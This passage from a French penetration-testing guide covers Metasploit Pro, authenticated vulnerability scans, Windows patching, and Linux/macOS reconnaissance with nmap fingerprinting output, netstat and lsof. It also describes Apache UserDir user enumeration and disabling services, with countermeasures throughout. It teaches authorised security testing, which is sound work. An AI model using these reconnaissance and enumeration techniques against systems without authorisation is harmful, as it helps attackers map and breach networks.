Si vous avez choisi d'ajouter un compte utilisateur, pensez à le supprimer quand vous aurez terminé vos tests afin de ne pas créer une faille supplémentaire, surtout si vous avez choisi un mot de passe facile. J'ai expliqué dans le Chapitre 3 qu'il est préférable de signer un contrat avant de réaliser ce genre de test. Sortez toujours couvert !

Nous venons de faire un

véritable test de vulnérabilité et d'intrusion !

Il existe, en plus de la version gratuite de Metasploit, une version professionnelle. La version gratuite peut suffire pour prouver la possibilité d'un accès à distance. La version payante, **Metasploit Pro,** est bien plus riche, puisqu'elle offre également des fonctions d'ingénierie sociale, d'analyse des applications Web et de compte-rendu détaillé.

La Figure 12.14 montre l'écran principal de Metasploit Pro. Vous remarquez les icônes en haut à gauche, et notamment **Quick PenTest**, **Phishing Campaign** et **Web App Test**. L'interface de l'outil est bien conçue, ce qui facilite le travail d'analyse, d'exploitation et de rédaction des comptes-rendus. Les

professionnels débutants apprécient beaucoup ces fonctions de support.

Figure 12.14 : Interface graphique de Metasploit Pro qui offre de nombreuses fonctions de test.

Metasploit Pro permet d'exploiter les données produites en général au format XML par un analyseur, y compris son produit frère **Nexpose**. Il suffit de choisir le nom du projet dans la section **Project Listing** ou d'en créer un nouveau (**New project**) puis d'utiliser le bouton **Import**. Une fois les données importées, passez à la page **Vulnerabilities** pour découvrir l'étendue des failles détectées. Pour en exploiter une, en supposant que l'outil sait le faire, il suffit de cliquer dans la faille au niveau de la colonne **Name**. La page qui apparaît permet de lancer **Exploit** comme le montre la Figure 12.15.

Je rappelle que je n'ai montré dans ce chapitre qu'un aperçu de ce que permettent les deux outils de Metasploit. N'hésitez pas à vous procurer l'un ou l'autre

pour apprendre à l'utiliser. Vous trouverez de nombreuses ressources à l'adresse https://www.metasploit.com/help pour monter en compétence. Combinez votre outil avec le code d'exploit sans cesse remis à jour dans l'archive des exploits d'Offensive Security (https://www.exploit-db.com). L'ensemble vous fournit tout ce dont vous avez besoin pour entrer dans les moindres détails des exploits que vous pouvez réaliser dans vos tests de sécurité.




Figure 12.15 : Lancement d'un exploit dans Metasploit Pro à partir de failles découvertes.

Contre-mesures

Commencez par installer les correctifs du système Microsoft et des applications qui sont installés. Bien sûr, cela est plus facile à dire qu'à faire. Combinez cette précaution avec les autres conseils de durcissement de ce chapitre. Vous devriez aboutir à un environnement Windows bien sécurisé.

Vous pouvez même envisager d'automatiser le déploiement des correctifs avec l'un des outils suivants :

- **Windows Update** ;
- **Windows Server Update Services**, https://docs.microsoft.com/en-us/windows-

server/administration/windows-server-update-services/get-started/windows-server-update-services-wsus ;

» **System Center Configuration Manager**, https://www.microsoft.com/en-us/cloud-platform/system-center-configuration-manager.

Ces trois outils sont dédiés aux logiciels de Microsoft. N'oubliez pas d'appliquer les correctifs des autres éditeurs, tels qu'Adobe, Java et autres. Voyez aussi l'outil commercial de GFI, **LanGuard**, qui

comporte des fonctions de gestion des correctifs (https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard) ou encore **PDQ Deploy** (https://www.pdq.com/pdq-deploy). Je reviens sur le déploiement des correctifs dans le Chapitre 18.

Lancement d'une analyse authentifiée

Un autre test qui peut vous être profitable pour vérifier vos systèmes Windows consiste à lancer une analyse authentifiée, consistant à chercher des failles en tant qu'utilisateur légitime. Je trouve ces tests très utiles parce qu'ils permettent de mettre en lumière des

problèmes et des failles de sécurité qui ne sont sinon jamais détectés. C'est par exemple le cas des processus d'administration des changements qui sont trop fragiles, d'une mauvaise gestion des correctifs et d'un manque de classification des informations.

Un utilisateur reconnu qui peut accéder physiquement au réseau et qui dispose des bons outils pour exploiter les failles peut faire des dégâts rapidement, surtout s'il n'y a pas de liste de contrôle d'accès interne, ni de système de prévention des intrusions, ou bien sûr s'il utilise un maliciel.

Pour traquer les failles Windows en tant qu'utilisateur légal, vous pouvez utiliser les analyseurs tels que

Nessus et **Nexpose**. La Figure 12.16 montre une fonction intéressante et assez rare offerte par Nexpose pour tester vos identifiants de connexion avant de lancer une analyse de vulnérabilité. Cette possibilité de valider vos identifiants avant de lancer le traitement peut vous faire gagner du temps et vous épargner bien des soucis.




Figure 12.16 : Test des

identifiants avant lancement d'une analyse avec Nexpose.

Je conseille de lancer ce genre d'analyse authentifiée en tant qu'administrateur local ou de domaine. C'est ainsi que vous pouvez détecter le plus grand nombre de failles et savoir qui accède à quoi. Vous remarquerez peut-être que de nombreuses failles sont accessibles aux comptes utilisateurs réguliers. Il n'est pas nécessaire de lancer une analyse authentifiée en même temps que chaque campagne de test de sécurité : une ou deux fois par an devraient suffire.

Tout ce que vous faites, et tout ce que vous ne faites pas, au niveau de la recherche de failles et des tests d'intrusion va soit vous aider, soit vous plomber, au cas où une attaque se terminerait

au tribunal.

Comme déjà indiqué, vous pouvez chercher les failles principales et les correctifs manquants avec l'outil **Microsoft Baseline Security Analyzer**. Cet outil MBSA est gratuit et permet de vérifier tous les systèmes Windows à partir de XP. L'outil n'indique pas qu'il est capable de tester Windows 10, mais il s'en sort très bien. Il sait également gérer SQL Server, Microsoft Office et le serveur IIS au niveau des paramètres de sécurité principaux, et notamment des mots de passe fragiles. MBSA permet aussi bien de tester le système local qu'une machine du réseau. Le seul inconvénient est qu'il oblige à utiliser un compte d'administrateur local sur la machine que vous voulez analyser.

Chapitre 13
Systèmes Linux et macOS

DANS CE CHAPITRE

» Les outils de test pour Linux et macOS

» Analyser les ports

» S'informer sans devoir s'authentifier

» Tester les failles habituelles sous Linux et macOS

» Réduire les risques de sécurité Linux et macOS

Le système d'exploitation Linux n'est pas venu faire de l'ombre à Windows sur les postes de travail, mais le système macOS qui lui est apparenté a commencé à y réussir. En revanche, Linux s'est bien implanté pour les

serveurs dans les entreprises. Vous devez donc en tenir compte dans vos études de sécurité. Une croyance très répandue prétend que Linux et macOS sont plus sûrs que Windows. En réalité, ces systèmes sont susceptibles d'être victimes des mêmes attaques que Windows. N'adhérez donc pas à cette croyance.

Les pirates s'intéressent de plus en plus à Linux et macOS parce qu'ils se répandent dans les environnements réseau. Certaines versions de Linux sont gratuites, c'est-à-dire qu'il n'y a pas besoin de les acheter, et c'est une des raisons pour lesquelles de nombreuses entreprises choisissent Linux pour leurs serveurs Web et de messagerie. Ils cumulent ainsi économies et sécurité supplémentaire. Mais la popularité de Linux a d'autres causes,

et notamment celles-ci :

> Les ressources et le support technique foisonnent, à travers des livres, des sites Web et de l'expertise des consultants.

> Le nombre de logiciels malveillants est encore largement inférieur sous Linux que sous Windows. Linux reste donc un bon choix en termes de sécurité, mais la situation va sans doute se dégrader.

> Les fournisseurs d'Unix ont de plus en plus résolument adopté Linux, et notamment IBM, HP et Oracle.

»

Enfin, Unix et Linux sont devenus beaucoup plus simples à utiliser.

Du côté du poste de travail, macOS n'est plus rarissime. Basé sur un noyau Unix BSD, il risque de souffrir des mêmes faiblesses que celles que je présente pour Linux dans ce chapitre.

Mon expérience m'a montré que Linux était vraiment moins sensible aux attaques habituelles que Windows et notamment par rapport aux correctifs des applications d'Adobe, Java et autres. Je trouve souvent plus de failles dans un système Windows 7 ou 10 que dans une distribution Linux de même génération, comme Ubuntu ou Red Hat/ Fedora. Que ce soit dû à sa popularité, à sa

richesse fonctionnelle ou au manque de sérieux des utilisateurs, vous risquez bien plus souvent des avaries dans un environnement Windows.

Pour autant, Linux n'est pas sans faille. Il peut faire l'objet d'attaques sur les mots de passe (présentées dans le Chapitre 8) et de certaines attaques locales ou à distance. Nous allons voir dans ce chapitre quelques soucis de sécurité Linux avec les contre-mesures appropriées. Bien que le titre du chapitre ne cite que Linux, ces techniques sont applicables à tous les systèmes Unix.

Failles de Linux

Les attaques contre les systèmes Linux entraînent des dégâts dans un nombre de plus

en plus important d'entreprises, puisqu'elles s'en servent pour le commerce électronique, les fonctions réseau et autres fonctions d'infrastructure. Les fournisseurs de prestations de sécurité et de stockage en nuage, cloud, adoptent souvent Linux pour les systèmes, y compris ceux qu'ils louent à leurs clients. Lorsqu'une machine sous Linux ou macOS est piratée, les dégâts sont quasiment les mêmes que pour une machine sous Windows, et notamment :

- perte ou vol d'informations confidentielles ;
- craquage des mots de passe ;
- altération ou effacement des bases de

données ;

- arrêt forcé des systèmes.

Une sélection d'outils

Vous disposez sous Linux d'un grand nombre d'outils pour tester la sécurité du système Linux ou macOS, certains étant meilleurs que les autres. J'ai constaté que les outils du commerce payants offraient de bonnes prestations. Voici mes favoris :

- **Kali Linux** (`https://www.kali.org`) est une boîte à outils à installer sur un DVD amorçable, à partir d'une image . ISO ;

- **NetScanTools Pro** (https://www.netscantools.com) permet l'analyse de ports, l'énumération du système, et d'autres fonctions ;
- **Nexpose** (https://www.rapid7.com/products/nexpose) offre une analyse détaillée des ports, l'énumération du système et les tests de vulnérabilité ;

Nexpose est suffisamment riche pour permettre avec le même outil de réaliser tous les tests sous Linux. Un autre produit

du commerce offrant la même polyvalence est **Qualys** (www.qualys.com).

- **Nmap** (https://nmap.org) propose l'analyse détaillée des ports et la prise d'empreintes du système ;
- **Nessus** (www.tenable.com/products/nessus-vulnerability-scanner) propose la prise d'empreintes système, l'analyse des ports et les tests de vulnérabilité.

Vous trouverez d'autres outils de test et de piratage sur SourceForge (https://sourceforge.net). Profitez-en pour vous constituer un jeu d'outils

limité qui répond à tous vos besoins et dont vous appréciez l'interface. Comme déjà dit, vous en avez souvent, mais pas toujours, pour votre argent.

Inventaire des failles système

Vous pouvez lancer une analyse de failles Linux et macOS de l'extérieur (s'il existe un hôte accessible) puis de l'intérieur. Cela vous permet de vérifier ce qu'un malveillant peut voir dans les deux situations.

Analyse système

Les petits programmes qui fonctionnent en tâche de fond sous Windows et qui s'appellent des services

s'appellent sous Linux des *démons*. Leur nom se termine presque toujours par un *d* minuscule. Ils remplissent différents services pour le système ou pour les applications.

Services Internet : les démons tels que **httpd** (le serveur Web Apache), **telnetd** (Telnet) et **ftpd** (le service FTP) laissent trop souvent des informations paraître au sujet du système : numéro de version du logiciel, adresses IP internes et nom des utilisateurs. Ce genre d'information permet à un pirate d'exploiter une faille connue.

Petits services TCP et UDP tels qu'echo, daytime et chargen : ils sont souvent actifs par défaut, alors que ce n'est pas nécessaire.

Les failles dont souffre votre Linux vont dépendre des services

activés. Pour savoir quels services le sont, vous pouvez lancer une analyse de ports simplifiée.

L'outil NetScanTools Pro (Figure 13.1) permet de visualiser tous les services potentiellement vulnérables, et par exemple SSH, DNS et TFTP.




Figure 13.1 : Analyse des

ports Linux avec NetScanTools Pro.

Pour recueillir des informations plus détaillées, vous pouvez utiliser un outil tel que **Nexpose**. Voyez par exemple en Figure 13.2 tous les correctifs oubliés dans ce système macOS High Sierra.




Figure 13.2 : Nexpose

permet de trouver les failles de macOS.

Rappelons que pour détecter le plus grand nombre de failles sous Linux et macOS, il faut lancer une analyse de vulnérabilité authentifiée, qui vous permet de voir ce à quoi pourrait s'attaquer un utilisateur ou un logiciel malveillant ayant réussi à s'introduire. En effet, Linux et macOS peuvent eux aussi en être victimes ! Lancez une analyse détaillée au moins une fois par an et après chaque mise à jour importante d'une application ou du système, sur les postes et sur les serveurs.

La Figure 13.3 montre les résultats d'une superbe fonction de Nexpose : elle vous propose de tester vos identifiants avant de lancer l'analyse de vulnérabilité proprement dite.




Figure 13.3 : La fonction

Test Credentials de Nexpose.

Pourquoi cette précaution est-elle géniale ? Tout simplement parce que même si vous croyez avoir saisi les bons identifiants, vous serez désolé de n'apprendre que plusieurs heures plus tard qu'ils ont été refusés, ce qui vous a fait perdre du temps. Sans compter l'éventuelle perte financière si les analyses vous sont facturées à l'unité. Songez un peu : devoir relancer une analyse sur des centaines ou des milliers de machines ? Cela m'est arrivé suffisamment souvent, et c'est vraiment désagréable.

Il existe des outils gratuits pour en savoir encore plus, et notamment le numéro

de version exact de la distribution et du noyau. Il suffit de lancer une prise d'empreintes du système avec la commande `nmap -sV -O` dont le résultat est visible dans la Figure 13.4.

La version Windows de NetScanTools Pro peut elle aussi récupérer le numéro de version de Linux (Figure 13.5).

DOS Prompt
C:\nmap>nmap -sV -O 10.11.12.205
Starting nmap 3.48 (http://www.i
Standard Time
Interesting ports on 10.11.12.205
(The 1639 ports scanned but not s
PORT STATE SERVICE VERSION
7/tcp open echo
13/tcp open daytime
19/tcp open chargen?
21/tcp open ftp vsFTPd 1.
22/tcp open ssh OpenSSH 3
23/tcp open telnet Linux tel
53/tcp open domain ISC Bind
79/tcp open finger Linux fin
80/tcp open http Apache ht
111/tcp open rpcbind 2 (rpc #1
199/tcp open smux Linux SNM
443/tcp open ssl Microsoft
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
873/tcp open rsync?
1241/tcp open nessus?
6000/tcp open X11 (access d
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 -
Uptime 1.605 days (since Sat Jan
Nmap run completed -- 1 IP addres
C:\linux>

Figure 13.4 : L'outil Nmap permet de connaître le numéro de version du noyau d'un serveur Linux.

Figure 13.5 :
NetScanTools Pro a détecté un

Linux Slackware.

Contre-mesures

Vous ne pouvez pas interdire les analyses système, mais vous pouvez mettre en place des contre-mesures pour que les informations renvoyées soient minimales.

Vous pouvez protéger le système par l'un des moyens suivants :

- un pare-feu tel qu'**iptables**, qui est intégré au système ;
- un système de prévention des intrusions tel que **PortSentry** (`https://sourceforge.net/projects/sentrytools`), un agent local tel que **Snare**

(https://www.snaresolutions.com/products/snare-agents) ou le produit **McAfee Host Intrusion Prevention for Server** (https://www.mcafee.com/us/products/host-ips-for-server.aspx). Ce dernier constitue un véritable système de gestion des incidents et des événements qui surveille les événements réseau, les anomalies et les intrusions.

Vous pouvez désactiver les services dont vous n'avez pas besoin, et notamment RPC, HTTP, FTP, Telnet et les petits services UDP et TCP. Bref, tous ceux dont vous n'avez pas besoin doivent être désactivés.

Les services ne sont ainsi plus visibles lors d'une analyse des ports, ce qui donne moins d'information aux pirates, et rend votre système moins attrayant.

Vous devez vérifier que toutes les mises à jour sont installées pour limiter les risques d'exploitation des failles que ces correctifs réparent.

Services inutiles et non sécurisés

Une fois que vous savez quels sont les démons et applications en fonctionnement, comme FTP, Telnet ou un serveur Web, il est intéressant de savoir dans quelle version, afin de pouvoir vérifier quelles failles les entachent. Vous pouvez ainsi choisir d'activer ou pas ces services. Une

liste complète des failles à jour est disponible sur le site de la National Vulnerability Database (https://nvd.nist.gov).

Recherche des services fragiles

Plusieurs outils de sécurité savent trouver les failles des services Linux. Même s'ils n'identifient pas toutes les applications jusqu'au numéro de version, ils permettent de réunir un bon paquet d'informations système.

Failles connues

Intéressez-vous d'abord aux failles de sécurité Linux les plus communes.

» Un serveur FTP

anonyme, surtout s'il est mal configuré, peut permettre à un pirate de télécharger et d'accéder aux fichiers de votre système.

»

Les services Telnet et FTP sont tous deux à la merci d'un analyseur réseau qui récupère en clair l'identifiant utilisateur et le mot de passe des applications. Sans compter que l'identifiant peut être attaqué par force brute.

»

Les anciennes versions des outils **sendmail** et **OpenSSL** souffraient de nombreux problèmes de sécurité, et

notamment d'une sensibilité aux attaques DoS qui pouvaient provoquer l'arrêt du système.

»

Les services en R comme **rlogin**, **rdist**, **rexecd**, **rsh** et **rcp** sont particulièrement sensibles aux attaques travaillant sur la confiance.

Vous ne devez vraiment pas négliger la recherche de failles dans le serveur Web Apache car il est très fréquemment utilisé, ainsi que Tomcat et autres applications de ce genre. Une faiblesse connue de Linux permet par exemple de récupérer les noms des utilisateurs via Apache lorsque la directive **`UserDir`** n'a pas été désactivée dans son fichier *httpd.conf*. Cette faiblesse peut être

exploitée manuellement en naviguant jusqu'au dossier connu des utilisateurs, par exemple `http://www.mon~site.com/nom_user`. Vous irez encore plus vite en besogne avec un outil comme **Netsparker** (`https://www.netsparker.com`) ou **Nexpose** afin d'obtenir automatiquement ces informations. Dans tous les cas, vous pourrez ainsi savoir quels sont les utilisateurs puis lancer une attaque des mots de passe d'accès au serveur. Vous pouvez aussi réussir à accéder à des fichiers système et notamment à */etc/passwd* avec du code fragile CGI ou PHP. Je présente en détail les attaques sur les applications Web dans le Chapitre 15.

Le service FTP fonctionne souvent de façon non sécurisée sous

Linux. Il m'est arrivé de trouver des systèmes Linux avec un FTP anonyme pour partager des informations médicales et financières avec toutes les personnes du réseau local. Ce n'est pas une excellente manière de responsabiliser les utilisateurs. Cherchez toujours les choses les plus simples. Sous Linux, vous aurez peut-être envie de plonger dans les entrailles du noyau pour tester un exploit mystérieux, mais ce sont les failles les plus évidentes qui vont vous rattraper. Cherchez toujours ce qui est le plus facile, car c'est ce qui va vous causer le plus de problèmes dans un avenir très proche.

Le FTP anonyme est l'une des failles les plus répandues sous Linux. Si

vous devez absolument utiliser un serveur FTP, vérifiez qu'il ne donne pas accès à des données confidentielles à tous les utilisateurs du réseau, ou pire encore, au monde entier. Je détecte assez souvent des partages anonymes internes, et des partages avec le monde entier de temps à autre, ce qui est inadmissible.

Outils d'analyse

Les outils suivants permettent de réaliser une analyse approfondie, et non seulement une analyse des ports, afin de voir ce qu'une autre personne pourrait découvrir :

»

Nmap peut trouver les numéros de versions des services actifs, comme le montre

la Figure 13.6. Il suffit de lancer l'outil avec l'option **-sV**.

DOS Prompt
C:\nmap>nmap -sV -T 5 10.11.12.20
Starting nmap 3.48 (http://www.i
Standard Time
Interesting ports on 10.11.12.205
(The 1639 ports scanned but not s
PORT STATE SERVICE VERSION
7/tcp open echo
13/tcp open daytime
19/tcp open chargen?
21/tcp open ftp vsFTPd 1.
22/tcp open ssh OpenSSH 3
23/tcp open telnet Linux tel
53/tcp open domain ISC Bind
79/tcp open finger Linux fin
80/tcp open http Apache ht
111/tcp open rpcbind 2 (rpc #1
199/tcp open smux Linux SNM
443/tcp open ssl Microsoft
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
873/tcp open rsync?
1241/tcp open nessus?
6000/tcp open X11 (access d
Nmap run completed -- 1 IP addres
C:\nmap>

Figure 13.6 : Nmap affiche les numéros de versions des applications.

»

netstat dresse la

liste des services actifs sur la machine locale. Utilisez la commande suivante une fois que vous avez ouvert une session :

```
netstat -anp
```

»

La commande **lsof** (*list open file*) montre la liste des processus qui sont en écoute et de tous les fichiers ouverts sur le système.

La commande `lsof` offre de nombreuses options que vous affichez en lançant la commande `lsof -h`. Par exemple, `lsof -I +D /var/log` montre quels fichiers de

journaux sont actuellement utilisés par quelles connexions réseau. Cette commande est donc très pratique lorsque vous devez confirmer ou pas la présence d'un maliciel.

Contre-mesures

Désactiver les services Linux inutiles est une des premières mesures de protection de votre système. C'est un peu comme lorsque vous réduisez le nombre de portes et de fenêtres ouvertes dans une maison. Plus vous limitez le nombre de points d'entrée, plus vous réduisez les risques d'intrusion.

Désactiver les services inutiles

La meilleure technique

varie selon que le démon correspondant a déjà été chargé en mémoire ou pas. Plusieurs emplacements permettent de désactiver un service, en fonction de la version de Linux.

Dès que vous n'avez pas besoin d'un service, désactivez-le. Prévenez vos collègues sur le réseau de ce que vous allez faire, au cas où quelqu'un aurait besoin de ce service, mais sans vous en avoir informé.

inetd.conf (ou xinetd.conf)

Pour désactiver un service, vous pouvez neutraliser par mise en commentaire la ligne de chargement du démon, comme ceci :

1. **Saisissez la commande**

suivante devant l'invite Linux :

```
ps -aux
```

La commande affiche l'identifiant de processus PID de chaque démon, y compris **inetd**. Dans la Figure 13.7, le PID du démon **sshd** est 646.




Figure 13.7 : Affichage des numéros PID des démons avec ps -aux.

2.

Notez le numéro PID pour le service inetd.

3. **Avec l'éditeur de texte Linux vi, chargez le fichier** */etc/inetd.conf* **:**

```
vi /etc/inetd.conf
```

ou bien

```
/etc/xinetd.conf
```

4. **Une fois le fichier affiché, basculez en mode insertion par la touche I**.

5. **Ramenez le curseur tout au début de la ligne du démon à désactiver, par exemple `httpd` et saisissez le signe #**.

Cette insertion transforme la ligne en commentaire, afin qu'elle soit ignorée au

prochain redémarrage du serveur ou du service. Il est préférable de faire une mise en commentaire plutôt que d'effacer la ligne.

